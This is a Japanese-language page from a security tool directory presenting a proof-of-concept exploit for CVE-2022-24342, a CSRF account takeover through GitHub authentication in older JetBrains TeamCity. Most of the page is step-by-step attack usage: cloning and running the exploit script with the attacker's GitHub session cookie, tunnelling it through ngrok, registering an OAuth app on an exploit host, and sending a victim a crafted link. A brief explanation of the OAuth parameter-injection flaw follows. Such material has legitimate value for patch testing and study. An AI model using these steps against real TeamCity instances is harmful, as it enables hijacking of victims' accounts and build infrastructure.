
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2022-24342 — CVE-2022-24342 の PoC: GitHub 認証における CSRF を介したアカウント乗っ取り | Kitploit

ツール/GitHubGitHub/yuriisanin/cve-2022-24342
脆弱性分析エクスプロイトウェブアプリケーション悪用ペネトレーションテスト認証レッドチーミング
GitHubyuriisanin/cve-2022-24342

CVE-2022-24342

CVE-2022-24342 の PoC: GitHub 認証における CSRF を介したアカウント乗っ取り

リポジトリを見る
377334年前Kitploit レビュー済み
共有

CVE-2022-24342

JetBrains TeamCity - GitHub 認証における CSRF によるアカウント乗っ取り (PoC)

  • CVE-2022-24342
    • 要件
    • 使用方法
    • 動作の仕組み
      • GitHub OAuth2: クエリパラメータの処理順序
      • CVE-2022-24342: HTTP リクエストのフロー

要件

  • JetBrains TeamCity <2021.2.1
  • GitHub 認証が有効であること

使用方法

  1. 攻撃者の GitHub アカウントで対象の TeamCity インスタンスにログインし、TeamCity の GitHub アプリケーションを認可済みにします。

  2. インストールして実行:

$ git clone https://github.com/yuriisanin/CVE-2022-24342
$ cd CVE-2022-24342/
$ pip3 install -r requirements.txt
$ python3 exploit.py -h

usage: exploit.py [-h] -s S [-p P]

optional arguments:
  -h, --help  show this help message and exit
  -s S        GitHub user session
  -p P        Uvicorn port

$ python3 exploit.py -s {attackers_github_session_cookie}

ローカルマシンでエクスプロイトを実行する場合は、Ngrok または代替ツールが必要になる場合があります。

$ ngrok http 8000
  1. GitHub OAuth2 アプリケーションを作成します:
homepage: "http://{exploit-host}:8000"
authorization callback url: "http://{exploit-host}:8000/callback"
  1. 被害者に次のリンクを送信します:
http://{exploit-host}:8000/exploit?target_host=http://{target-host}&gh_client_id={github_oauth_client_id}

デモ:
CVE-2022-24342 Demo

動作の仕組み

TeamCity は OAuth2 フロー中にクエリパラメータインジェクションに対して脆弱で、攻撃者がユーザーを任意の GitHub OAuth2 アプリケーションへリダイレクトし、有効な state パラメータを傍受して、任意の GitHub アカウントを被害者の TeamCity アカウントに接続できていました。

これは次の要因により可能でした:

  • GitHub OAuth2 クエリパラメータの処理順序
  • TeamCity のクエリパラメータインジェクション

GitHub OAuth2: クエリパラメータの処理順序

github-oauth-parameters-processing

CVE-2022-24342: HTTP リクエストのフロー

requests-flow

サポート

Twitter、GitHub、YouTube でフォローできます。

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    806
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    523
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    441
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    270
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    264

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →






